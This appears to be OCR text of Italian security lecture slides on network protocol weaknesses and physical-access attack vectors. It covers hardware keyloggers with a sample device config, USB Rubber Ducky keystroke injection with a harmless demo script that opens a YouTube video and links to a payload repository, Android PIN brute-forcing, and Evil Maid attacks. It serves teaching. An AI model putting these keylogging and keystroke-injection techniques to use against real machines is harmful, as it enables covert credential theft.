
→ manca una fonte di autenticazione

→ si è tentato di porvi rimedio a livello applicativo


→ comunicazioni tra host trasmesse in chiaro

→ codifica a livello di applicazione

Vulnerabilità intrinseche ai protocolli di rete - DoS



Vulnerabilità intrinseche ai protocolli di rete - DoS




attaccante

vittima

Vettori di Attacco

→ accesso fisico



USB KeeLog

https://www.keelog.com/usb_hardware_keylogger.html

USB KeeLog

- CONFIG.TXT
- DemonTools.exe
- KeyDemonNanoWiFiUsersGuide.pdf
- layout.usb
- LOG.TXT
- TIME.TXT
- USB_Layouts.zip
- WIFI.TXT

DisableWiFi=Yes

WiFiNetwork=none

WiFiEncryption=None

WiFiPassword=

WiFiStandard=Europe

DisableTcp=No

DisableUdp=No

DisableSmtp=Yes

Modelli


KeyGrabber USB - User Guide


KeyGrabber PS/2 - User Guide


KeyGrabber TimeKeeper - User Guide


KeyGrabber Nano - User Guide


KeyGrabber Nano Wi-Fi - User Guide


KeyGrabber Wi-Fi Premium - User Guide


VideoGhost - User Guide


VideoGhost Pro/Max - User Guide



SerialGhost and SerialGhost Pro - User Guide


SerialGhost Wi-Fi and SerialGhost Pro Wi-Fi - User Guide



SerialGhost Module and SerialGhost Pro Module - User Guide


KeyGrabber Module - User Guide

USB Rubber Ducky



USB Rubber Ducky



USB Rubber Ducky

Payloads:
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

duckencode.jar
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Downloads

encoder.jar (multilingua)
https://github.com/hak5darren/USB-Rubber-Ducky/tree/master/Encoder

USB Rubber Ducky

Esempio:

```
$ cat pentatonix.txt

REM Title: Draft Punk Pentatonix
REM Author: me
REM Description: This scripts "fa cose"
GUI r
DELAY 2000
STRING chrome
DELAY 2000
ENTER
DELAY 4000
STRING www.youtube.com/embed/3MteSlpxCpo?rel=0&autoplay=1
ENTER
DELAY 2000
F11
```

USB Rubber Ducky

```
$ cat pentatonix.txt

REM Title: Draft Punk Pentatonix
REM Author: me
REM Description: This scripts "fa cose"
GUI r
DELAY 2000
STRING chrome
DELAY 2000
ENTER
DELAY 4000
STRING www.youtube.com/embed/3MteSlpxCpo?rel=0&autoplay=1
ENTER
DELAY 2000
F11
```

```
$ java -jar encoder.jar -i pentatonix.txt -l it

Hak5 Duck Encoder 2.6.3

Loading File .....                [ OK ]
Loading Keyboard File ..... [ OK ]
Loading Language File .....[ OK ]
Loading DuckyScript .....    [ OK ]
DuckyScript Complete.....   [ OK ]
```

USB Rubber Ducky

USB Rubber Ducky

4-digit Android PIN in 16 hours

Vettori di Attacco

Vettori di Attacco – WiFi

Vettori di Attacco


→ accesso fisico

→ furto hardware

Vettori di Attacco

→ accesso fisico

→ dumpster diving



Domande?

Dubbi?

Curiosità?

Altri esempi più avanzati?

Vettori di Attacco

→ accesso fisico

- The “Evil Maid” attack

“You leave your laptop (can be even fully powered down) in a hotel room and go down for breakfast… meanwhile an Evil Maid enters your room.”


Joanna Rutkowska, 2009


Vettori di Attacco


→ accesso fisico


- The “Evil Maid” attack
  via Cached Credential Poisoning

Ian Haken, Black Hat Europe 2015


Stefano Chiccarelli
Spaghetti hacker
storie, tecniche e aspetti mangerecci dello "spaghetting" in Italia
APOGEO ◆ connessioni


COMPUTER OUTLAWS: IF YOU HAVE WHAT THEY WANT, THEY'LL FIND A WAY TO TAKE IT
"Offbeat and brilliant."— BOOKLIST
THE HACKER CRACKDOWN
Law and Disorder on the Electronic Frontier


"A remarkable collection of characters...courageously exploring mindspace, an innerworld where nobody had ever been before." —The New York Times
hackers
heroes of the computer revolution
steven levy


HACKING
THE ART OF EXPLOITATION
JON ERICKSON

